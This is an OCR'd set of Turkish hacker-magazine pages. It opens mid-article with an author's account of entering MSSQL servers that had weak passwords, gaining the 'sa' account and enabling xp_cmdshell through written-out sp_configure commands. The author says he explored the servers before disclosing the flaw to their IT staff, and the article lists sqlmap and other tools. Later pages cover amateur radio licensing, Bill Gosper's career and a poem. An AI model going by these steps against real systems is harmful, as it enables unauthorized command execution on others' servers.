
Parolaların böylesine basit olduğunu gördüğüm zaman içerlemedim desem yalan söylemiş olurum. Zaten ilk hesaba girerken parolanın *admin* olduğunu öğrenmiştim. Diğerleri böyle değildir, bu kadar olamazlar diye düşünmüştüm ama yanlış düşünmüşüm. Bu işin alaylısı olduğum için genelde deneme yanılmalarla neyin ne olduğunu öğreniyorum. MSSQL Server üzerinde araştırma yapınca sürekli adını duyduğum rastlaştığım ama hiç kullanamadığım **xp_cmdshell** fonksiyonunun olduğunu öğrendim. Bağlı olduğum kullanıcılarında **sa(superadmin)** olduğunu öğrenince hızlıca **xp_cmdshell**'e yöneldim

EXEC sp_configure 'show advanced options', 1;

EXEC sp_configure 'xp_cmdshell', 1;

xp_cmdshell kullanımını yaptıktan sonra sistem üzerinde komut çalıştırabilir hale gelmiş olduk.





Bir süre sunucular üzerinde takılıp merakımı giderdikten sonra bilgi işlemlerinin numarasına ulaşarak arayıp bilgisayarın başına geçmesini ve C:\ sürücüsünü açmasını talep ettim. Dizinin içine *kanunsuz.txt* adında bir dosya oluşturup açık hakkında bilgi verdim daha sonra güvenlik açıklarını kapattırdık.

Bu serüvende kullanılan uygulamalar ve bağlantı linkleri aşağıdadır.

Opendoor yazılımı

https://github.com/stanislav-web/OpenDoor

Reverse IP için kullandığım bazı siteler

https://www.yougetsignal.com/tools/web-sites-on-web-server/

https://hackertarget.com/reverse-ip-lookup/

sqlmap adresi ve kullanımı

https://github.com/sqlmapproject/sqlmap

https://www.netsparker.com.tr/blog/web-guvenligi/Ileri-Seviye-Sqlmap-Kullanimi/

TA1IHE Murat KAYGISIZ* - ta1ihe@arkakapidergi.com

Amatör Telsizlerin Lisanslı Kullanım Zorunluluğu

Değerli arkadaşlar yeni sayımızda tekrar sizlerle olmanın gururunu taşıyarak, geçen sayımızdaki sunumumuz sonrası hobimize ilgi gösteren tüm arkadaşlara teşekkürlerimi sunmadan yeni yazımıza başlamak istemedim.

Amatör Telsiz hobimiz ile ilgilenmek isteyen tüm arkadaşların öncelikle önemsemesi gereken husus lisans zorunluluğudur. Ülkemiz içerisinde lisans belgesi verme yetkisi Kıyı Emniyet Genel Müdürlüğü Telsiz İşletme Müdürlüğü'ndedir. Her yıl en az iki kez düzenlenen ve www.kegm.gov.tr web sitesi üzerinde açıklanan takvimlerde yapılan üç bölümlük sınav neticesinde başarı gösteren adaylar, başarılı olsalar dahi adli sicil sorguları sonrasında herhangi bir olumsuz sicil kaydı olmadığı takdirde A-B veya C sınıfı lisans sahibi olarak Amatör Telsiz cihazlarını kullanma ve bu hobi icraya başlayabilirler.

Belgesiz kullanım için herhangi bir web sitesi üzerinden kolaylıkla cihaz edinmek mümkün olsa dahi kesinlikle göz ardı edilmemesi gereken en önemli nokta, lisanssız böyle bir kulanım herhangi bir kolluk kuvveti kontrolüne takıldığı takdirde çok ciddi cezalar alınabileceğidir. Bu konuda oldukça ağır cezai yaptırımlara muhatap olmakla birlikte kendinizi terörle mücadele sorgulamasında bulmanız işten bile değildir!

Frekans Nedir? Farklılıkları Nelerdir?

Bir önceki yazımızda da anlatmaya çalıştığımız gibi telsiz haberleşmesi için en iddialı tanım, her koşulda kesintisiz haberleşme sağlayan yol, tabiri idi. İddia demek belki yersiz kalacak çünkü farkında iseniz günümüzde ve geleceğe yönelik bilim kurgu filmlerinde dahi askeri haberleşme, kurumlar arası haberleşmelerde telsiz haberleşmesi güvencesi dikkat çekmektedir. Buradan da anlaşıldığı üzere size her koşulda gereken sadece gerekli güç kaynağıdır ki bu yeri geldiğinde 5V'un dahi yeterli olduğu bir enerji kaynağıdır.

5V enerji ile dahi haberleşmenin sağlanabildiği bu yöntemdeki en önemli detay günlük hayatımız içerisinde birçok alanda farkında bile olmadan kullandığımız RF diye kısaltmasını kullandığımız radyo frekanslarıdır. Nicola TESLA'nın hayatı boyunca anlatmaya çalıştığı ve dünyaya bakışınızın frekans cinsinden olduğu anda anlayabileceğinizi belirttiği detaylar burada büyük önem taşımaktadır.

Şehir içerisinde UHF, arazi yayılımında VHF ve ülkeler arası iletişim HF tipindeki frekans aralıklarının söz konusu olduğu bu hobide, elbette ki elektronik bilgi ve sevdası şarttır. Tüm bu detayları her yazımızda detayları ile anlatmaya çalışacağız.

Burada iddialı olmak ve dikkatleri toplamak adına çıtayı biraz yükselterek uydular arası haberleşmeler ve uydu haberleşmeleri için dahi Amatör Telsiz Operatörlüğü'nün ne denli önemli olduğunun altını çizmeliyim. Yine takip eden yazılarımızda hangi projelerde bizler ile işbirliği içerisine girildiğine değinecek, değerli üstadlarımız sayılan TAMSAT üyelerinin bu konudaki tecrübelerinden istifade edeceğiz. Kendilerine peşinen teşekkürlerimizi sunarız.

* TAMAD - Tüm Telsiz Amatörleri Derneği Başkanı

Telsiz Cihazları Nelerdir?

Telsiz cihazları el cihazı dediğimiz en ufak seçenek ile başlar. Telsiz cihazı her Amatör Telsiz Operatörü için olmazsa olmazlardan biridir. Araç kullanımı için mobil cihazlar olduğu için evlerde kullanılabilecek ve mobil cihazlara göre 10 kat avantaj sağlayan mobil cihazlar da mevcuttur.

Tamamen ekonomik şartlarınıza bağlı olarak kullanımınıza açık ve lisans sınıfınıza göre değerlendirebileceğiniz bu cihazlar ile tüm dünya ile haberleşmeniz mümkündür.

Neler Yapılabilir?

Ay ve meteorlar üzerinden yansıtmalar ile görüşmeler (QSO olarak adlandırılır), uydular aracılığı ile ülkeler arası görüşmeler, hayatımızı kolaylaştıracak radyo frekansları ile yapılabilecek birçok elektronik devre tasarımı ve geliştirmeleri, kişisel takip uygulamaları APRS adı ile yıllardır kullanılan ve herhangi bir şebeke desteği zorunluluğu olmayan yapı ve benzeri birçok çalışmalar takip eden yazılarımızda ele alınacaktır. Ayrıca lisans sahibi takipçilerimizin iştirak edeceğiz atölye çalışmaları da gelecek planlarımız arasında yer almaktadır.

Bir sonraki yazılarımızla beraber uygulamalar ve küçük devreler için çalışmalara başlayacağımızı duyurarak yine destekleri ve emekleri için yazılarımızı takip ederek tavsiye, teşekkür ve yardımlarını bildiren en başta TAMSAT Derneği olmak üzere tüm Amatör Telsiz Operatörü dostlarımıza, Aydın Üniversitesi öğrencisi kardeşlerime ve sizlerle birlikte ileriye dönük çalışmalar için bizleri cesaretlendirdiğiniz için tekrar tekrar teşekkürlerimi sunarım.

Cansu Topukçu[1] - topukcucansu@gmail.com

BILL GOSPER
ESKİ HACKER'LARDAN KİM KALDI?

"Hacker etiği bu insanların bize armağanı. Öylesine değerli ki, bilgisayarla ilgisi olmayan bir insanı bile ilgilendiriyor. Bu aslında hacker'ların kendi tavırlarında vücut bulan, nadiren kodlanmış bir ahlaktır. Bilgisayardaki sihri sadece görmekle kalmayıp, o sihri yaşamış ve hepimizin bu sihirden faydalanabilmemiz için çalışmış bu insanları takdim etmeme izin verin."

- Steven Levy, HACKERS: Heroes of the Computer Revolution[2]

Hacker olmanın özü sınırlarını nereye kadar zorlayabileceğini keşfetmekten ve ince zekadan geçer. Hack kelimesini irdelememiz gerekirse, günümüzdeki tanımından farklı olarak şu tarifi yapabiliriz: oyuna bir zeka katılarak yapılan herhangi bir aktivitenin hack değeri vardır; bunu yapan kişiye de *"hacker"* denir. Bu aktivitelere yazılım geliştirmek de dahildir, MIT kampüsündeki tünelleri keşfetmek de, yapılan kıvrak zekalı bir şaka da.

Çoğumuzun bileceği üzere hackerların erken tarihçesi 50'li - 60'lı yıllarda MIT'deki (Massachusetts Institute of Technology) AI Lab'a (Artificial Intelligence Lab - Yapay Zeka Laboratuvarı) ve MIT bünyesindeki bir öğrenci topluluğu olan TMRC'ye (Tech Model Railroad Club – Teknik Demiryolu Model Kulübü) dayanmaktadır. Bu iki nadide yer, bugünkü hacker kültürünün temellerini atmış kişilerin piştiği ve hacker toplumunun oluşmaya başladığı en önemli yerlerdendir.

AI Lab'da bulunan PDP (Programmed Data Processor – Programlanmış Veri İşlemcisi) serisinin ilki olan PDP-1 vesilesiyle MIT'den çıkan hackerların içine hacker olmanın tohumları ekilmiştir, denebilir. TMRC ise çok detaylı demiryolu ray sistemlerinin, trenlerin hatta şebekelerin ve şehirlerin küçük modellerini yapan, ve bunlara gerçek devreler ile hayat veren bir öğrenci topluluğudur. TMRC ikiye ayrılır; modelleme ve çevre düzenlemeyle ilgilenen bir ekip, bir de trenlerin çalışmasını sağlayan devreleri yapan Signals and Power Subcommittee (Sinyal ve Güç Altkomitesi) adlı ikinci bir ekip. Çoğu üyesi sonradan bilgisayar programlamaya kayan bu ikinci ekibin üyeleri ilk hackerlardan olup hacker kelimesinin kullanımını yaygınlaştırmışlardır. Bill Gosper, Peter Deutsch, Richard Greenblatt veTom Knight gibi dönemin efsanevi hackerları bu topluluktan çıkmıştır.[3]

İşte tam da bu kavramın doğmaya başladığı zamanlarda, New Jersey'li bir matematik dehası 1961 yılında MIT Matematik Bölümü'ne başladı. Sistemler yerine *matematik dünyasının kendisini* hacklemek düşüncesi ile bilgisayarlara doğru çekilmeye başlayan bu kişi Bill Gosper'ın ta kendisiydi. Nitekim Gosper, Steven Levy'nin *Hackers: Heroes of the Computer Revolution* kitabında hacker etiği üzerinde ciddi etkisi olduğundan bahsettiği birkaç gerçek hackerdan biridir.

Bill Gosper, tam adıyla Ralph William Gosper Jr., 26 Nisan 1943 tarihinde Pennsauken'da doğmuş bir matematikçi, programcı ve hackerdır. Gosper'ın bilgisayarla deneyimi bir camın arkasından seri bir şekilde Benjamin Franklin fotoğrafları basan bir UNIVAC yazıcıyı seyretmenin ötesine gitmemiştir; ta

1 Cansu Topukçu, Ankara Univercity Cyber Club (AUCC)'ı temsilen yazıyı dergimizle paylaşmıştır. e.n.

2 Kitap "HACKERLAR / Bilgisayar Devriminin Kahramanları" adı ile ODTÜ Yayıncılık'tan Türkçe olarak da yayınlanmıştır. e.n.

3 https://www.cs.utah.edu/~elb/folklore/afs-paper/node3.html

ki MIT'deki ikinci sınıfta aldığı bir derse kadar. John McCarthy tarafından sadece önceki dönem yüksek başarı gösteren öğrencilere verilen programlama dersinde FORTRAN ile başlanıp IBM Makine Dili ile devam edilmiş ve son olarak yollar PDP-1'a çıkmıştır. Bazı hackerların aynı zamanda Steve Russell tarafından yaratılan *Spacewar!* oyununu oynamak için de kullandığı bu bilgisayarı Gosper yoğun bir şekilde, hatta her ders çıkışında kullanıyordu. Hackleme deryasında gün geçtikçe daha derine dalan Gosper matematik bölümündeki öğretmenlerinin bilgisayar karşıtı tutumuna maruz kalıyordu. Öğretmenlerinin tepkilerine rağmen Gosper, usta bir PDP-1 hackerı olmuştu, hatta onu matematik dünyasının sınırlarını nereye kadar zorlayabileceğini anlamak için kullanıyordu.

Bir süre sonra Gosper, MIT AI Lab'ın yöneticisi Marvin Minsky'nin verdiği Yapay Zeka dersini almaya başladı. Hackerların elde ettikleri başarılardan oldukça etkilenen Minsky, aynı zamanda keşfetme arzularını çok takdir ediyor, onlara sempati duyuyordu. Bu yüzden hackerlara AI Lab'daki makinelerin doğrudan erişimini vermişti. Gosper'ın yaptığı çalışmalar yine PDP-1 üzerindeydi: Yapay Zeka dersindeki ilk gerçek projesi olarak ekrana fonksiyonları bastıran bir program yazdı. Bu programının bir parçasını Alan Kotok'a (TMRC üyesi, efsanevi TX-0 ve PDP-1 hackerı olan MIT öğrencisi) gösterdiğindeyse Kotok, Gosper'ın adeta tanrısal bir mevkiye ulaştığını söylemişti.

Gosper ve iki arkadaşının Yapay Zeka dersindeki en kapsamlı projeleri olan bir fikirleri vardı - PDP-1 ile *Peg Solitaire* oyununu ortada tek bir taş kalacak şekilde çözerek bitirecek bir program *hacklemek*. Hackerlarımız olayı sadece problemi çözmemiş Gosper'ın deyimiyle adeta yıkıp geçmişlerdi: PDP-1 *Peg Solitaire*'i bir buçuk saatte çözebiliyordu! Bill Gosper matematiksel keşfe odaklı hackleme yolundan ilerliyordu.

Gelelim hacker kültürüne. Hacker etiği (ahlakı) hacker kültüründe sıkça rastlanan ahlaki değerler ve felsefedir. Hacker etiğini benimsemiş insanlar bilgi ve verinin sorumlu bir şekilde paylaşımının yararlı ve yardımcı olduğunu düşünürler. Bu etiğin kilit noktaları bilginin erişilebilir ve özgür olması ile hayat kalitesinin yükseltilmesidir. Hacker etiğine göre bilgisayarlara veya dünyanın nasıl işlediğine dair size herhangi bir şey öğretebilecek bir şeye erişim kısıtlanmamış ve bir bütün halinde olmalıdır; tek merkezcilik indirgenilecek bir şeydir. Hacker etiği bir yaşam tarzı, bir felsefedir.

Bu felsefenin doğduğu yerlerden biri olan TMRC'nin yanındaki *Tool Room* adı verilen odada, hack kültürüne oldukça katkıda bulunan tartışmalar yaşanıyordu. Gosper ve arkadaşlarının buradaki münakaşaları hacker toplumuna can veren şeydi. -Arkadaşları ve- Gosper ilk paragrafta bahsettiğimiz hacker tanımına tam anlamıyla uyuyor, yaratıcılık ve zekasını sadece bilgisayar başında değil, günlük herhangi bir olayda dahi kullanıyordu, çünkü onun için her şey bir meydan okuma, bir oyundu; hemen hemen her şeyin hack değeri vardı.

Hacklemek kadar sevdiği bir şey daha varsa, o da Çin yemeğiydi. *Tool Room*'daki tartışmalar geç saatlere kadar uzadığında -ki bu hemen hemen her gece demekti- ekibimiz genel olarak Çin restoranlarına gidiyordu. Çince yazılan menüleri bile oyun haline getirmişlerdi; hatta bir süre sonra Peter Samson sipariş verirken çatpat da olsa Çince konuşabiliyordu ve menüleri bile okuyabiliyordu. Bir diğer deyimle Çince bir sistemdi, ve ortada bir sistem varsa neden hacklenmesindi ki?

Zamanını hacklemekten başka bir şeye harcamak istemediği için okulu bırakan arkadaşı Greenblatt ve birkaç hacker arkadaşının aksine, Bill Gosper 1965 yılında MIT'den mezun oldu. Üniversiteye girmeden önce donanmanın sınavına girip seçkin öğrenci mühendis yetiştirme programına dahil olmaya hak kazanan Gosper, 1961 – 1964 yıllarının yazlarında donanmada çalıştı, ve onları "Univac'sızlaştırma" girişimleri başarısızlıkla sonuçlandı.

Çalışması öğrenim kredisinin yarısını ödemesine yardımcı olmuştu fakat mezun olduktan sonra üç yıl daha donanmada çalışması gerekiyordu. Gosper ise PDP-6 ile çalışabileceği bir yerde para kazanıp borcu ödemekte kararlıydı. Donanmaya girmek istememesinin birkaç sebebi vardı: öncelikle, burada kullanılan Univac bilgisayarı hiç mi hiç sevmiyordu. Üstelik programcıları bilgisayarlara yaklaştırmayan donanma kültürü de cabasıydı. Böylece Greenblatt'ın da bir zamanlar çalıştığı Adams adlı şirkette işe başladı. Üstelik burada tam da Gosper'ın istediği gibi bir PDP-6 vardı!

" ..Ve çevreyle senin aranda bir bağ var. Bir bilgisayarın sınırının nerede olduğu düşüncesi. Nerede bilgisayarın sınırları biter ve çevre başlar ? " -Bill Gosper, LIFE Simülasyonu Üzerine

1970 yılında John Horton Conway tarafından geliştirilmiş bir bilgisayar simülasyonu olan LIFE adlı oyun ilgisini çekti. LIFE; 0 oyunculu, sadece başlangıç koşullarını belirleyip nasıl geliştiğini gözlemleyebildiğiniz bir oyundur. Sonsuz bir döngüyü simüle edebilme kabiliyeti olduğu için de bir *Turing makinesi*'nin hesaplama yetisine sahip olduğu kabul edilmiştir.[4]

4 https://web.stanford.edu/~cdebs/GameOfLife/


LIFE'ın ilk kamusal görünümü Ekim 1970'de Martin Gardner'ın *Scientific American* dergisindeki *Mathematical Games* köşesindedir. Gosper için LIFE adeta henüz balta girmemiş bir ormandı ve yaşamın aslında ne olduğunu sorguluyordu. LIFE'ın yaratıcısı Conway'in varsayımına göre belli sayıda yaşayan hücreye sahip herhangi bir başlangıç konfigürasyonundan büyüyen popülasyon, belli bir üst limitin üstüne çıkamazdı. Bu varsayımının veya aksininin ispatı için de elli dolar ödül koymuştu. Kasım 1970'de Bill Gosper liderliğindeki MIT takımı *Gosper Glider Gun* ile bu ödülü kazanmıştır. Glider Gun ilkini 15 jenerasyonda, sonrakileri de her 30 jenerasyonda bir üreten *Glider* adı verilen özel bir "*silahı*" / düzeni takip eder. Eric S. Raymond tarafından önerilen ve -bazıları tarafından sevilmese de- hacker sembolü olarak geçen *Glider,* burada bahsi geçen simgedir.

Bill Gosper daha sonra 1972 yılında MIT AI Lab'ın Şubat 1972'de yazılmış teknik raporu olan HAKMEM'e yazarlık yaptı. Bu notlar bilişsel matematik için birtakım algoritmalar ve donanımsal şematik grafikler içeren değişik hackler içeriyordu.[5] 1963'te girdiği ve hakkında "çoğu şeyi burada öğrendim" dediği TMRC'den de 1972'de ayrıldı.

Gosper 1966 – 1974 yılları arasında Richard Greenblatt'ın PDP-6 için orijinal kod tabanının ana geliştiricisi olduğu MacLisp'e Makine Dili'nde *bignum* sayılar için GCD (Greatest Common Divisor – En Büyük Ortak Bölen) algoritması yazdı. Ayrıca DARPA (Defense Advanced Research Projects Agency - Savunma İleri Araştırma Projeleri Ajansı) tarafından 2 milyon dolar bağışla hayata geçirilmiş olan Project MAC'in (Project on Mathematics and Computation – Matematik ve Bilişim Projesi) bilgisayar cebir sistemi MACSYMA projesine de büyük katkılarda bulundu; Lisp dilinde fibonacci ve tamsayı faktör döngülerini yazdı. Bu yıllarda Schroeppel'in "tam sayı lineer programlama"'yı bulmasına yol açan display hacklerini (görüntüleme hackleri – matematiksel nedenli soyut animasyonlar) yazdı.

Daha sonra 1974 yılında Stanford'da 3 yıl boyunca çalışmak üzere California'ya yerleşti. Stanford'da araştırma yardımcılığı ve öğretim elemanı görevlerinde bulundu. Donald Knuth ile birlikte ders verip aynı zamanda Knuth'un *The Art of Computer Programming* kitabının ikinci cildini, *Seminumerical Algorithms* kitabının da ikinci baskısını yazmasına yardım etti.

1977 – 1981 yılları arasında ise Xerox PARC'da SmallTalk, Mesa ve Lisp ile grafik ve matematik üzerine araştırmalar yaptı. Bunun yanı sıra artık Hashlife olarak bilinen ilk simülasyon uzay-zaman sıkıştırıcısını buldu. Hashlife, deterministik hücresel otomatanın simüle edildiği bir bilgisayar algoritmasıdır.[6]



1982'ye kadar Lawrence Livermore Labs'da S-1 Projesi için kendi tabiriyle süslü bir Remez optimal tek değişkenli yakınlaştırma algoritması yazdı. Yine Lawrence Livermore Labs'a lazer fizik kodları için MACSYMA ile geliştirdiği ivmelenme formülleriyle katkıda bulundu fakat formüller daha sonra yayımlanmadı.

Daha sonra 1988 yılına kadar Symbolics Inc.'de araştırma görevlisi olarak çalışan Gosper bu sürede deneysel matematik, nümerik ve sembolik algoritmalar ve matematiksel grafikler hakkında araştırma yaptı. Bunun yanı sıra matematiksel grafik animasyonları, fraktal algoritmaları, çeşitli fonksiyonları hızlandırma metotları, rastgele sayı üreticileri ve Symbolics Lisp aritmetiği üzerine Ar-Ge projeleriyle ilgilendi. Ek olarak birkaç makale yayınladı, davetli olarak konferanslarda konuşmacılık yaptı ve ilgili alanlarda iki düzineye yakın matematikçi ile haberleşti, MACSYMA demoları yazıp sundu ve en çok MACSYMA bug'ı bildirme şampiyonu oldu. 1988 yılını takip eden bir yıl ise Symbolics Inc.'e danışmanlık yaptı ve önceki Ar-Ge projelerine devam etti. 1989'dan 1992'ye kadar geçen sürede Wolfram Research, Inc.'e ve Symbolics MACSYMA Group'a danışmanlık yapan Gosper, 1992 – 1999 yılları arasında da Macsyma Inc.'da Teknik Ekip'in Kıdemli Üye'siydi.

İş hayatının bu kısmından sonrasında Gosper'dan pek haber alınmadı, ama sevindirici olarak ara sıra Facebook'a yaptığı bir gezi esnasında sohbet ettiği Robert Smith şöyle aktarıyor: "*Gosper halen gayet o meraklı, tamirci, düşünür; hacker kişi. Yanında daima küçük oyunlar ve bulmacalar bulundurur, insanları bu küçük meydan okumalarla karşı karşıya bırakmayı sever. Her karşılaşmamızda bir şeyler hack'leriz. Mesela, üstünde OpenGenera kurulu tozlu bir Alpha 1U makinesini boot ettik. Bir sonraki hedefimiz de eski Lisp makinesinde MACSYMA'yı çalıştırabilmekti.*" Bir packing problem ustası olan Gosper, kendi blog'unu[7] da birkaç güzel zorlayıcı görev ile bezemiş, kendinize buradan meydan okuyabilirsiniz!

Gosper ve arkadaşlarının hackerizm'inin oluşturmaya yönelik olduğu Ütopya'da, *hayatı* özgürce hackleyebilmemiz dileğiyle!..

5 http://www.inwap.com/pdp10/hbaker/hakmem/cf.html#item101a

6 https://www.sciencedirect.com/science/article/pii/0167278984902513?via%3Dihub

7 http://www.tweedledum.com/

BEDAVA

Bedava yaşıyoruz, bedava;
Hava bedava, bulut bedava;
Dere tepe bedava;
Yağmur çamur bedava;
Otomobillerin dışı,
Sinemaların kapısı,
Camekanlar bedava;
Peynir ekmek değil ama
Acı su bedava;
Kelle fiyatına hürriyet,
Esirlik bedava;
Bedava yaşıyoruz, bedava.

Orhan VELİ
(1914 - 1950)